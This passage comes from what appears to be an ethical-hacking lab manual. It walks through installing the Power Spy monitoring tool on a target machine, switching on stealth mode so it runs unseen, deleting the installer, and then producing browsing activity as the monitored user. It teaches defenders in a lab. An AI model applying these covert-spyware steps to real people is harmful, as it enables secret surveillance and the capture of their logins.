
Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

16. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




Module 06 – System Hacking

17. The **Information** dialog box appears; click **OK**.



18. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

Note: Here, the password is **test@123**.



Module 06 – System Hacking

19. The Register product window appears; click Later to continue.



20. The Power Spy Control Panel window appears, as shown in the screenshot.



Module 06 – System Hacking

21. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.



22. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.



23. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.



24. In the **Confirm** dialog-box that appears, click **Yes**.

25. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.

26. Close the **Remote Desktop Connection** by clicking on the close icon (X).


Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

27. Now, switch to the **Windows Server 2019** machine and click **Ctrl+Alt+Del** to activate the machine.

28. Click **Jason** from the left pane and log in with password **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.



29. Open the **Internet Explorer** web browser and browse any website.

Note: In This task, we are browsing the **Gmail**.

30. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.

31. Switch back to the **Windows Server 2022** machine and follow **Steps 3 - 7** to launch a **Remote Desktop Connection**.

32. Close the **Server Manager** window.

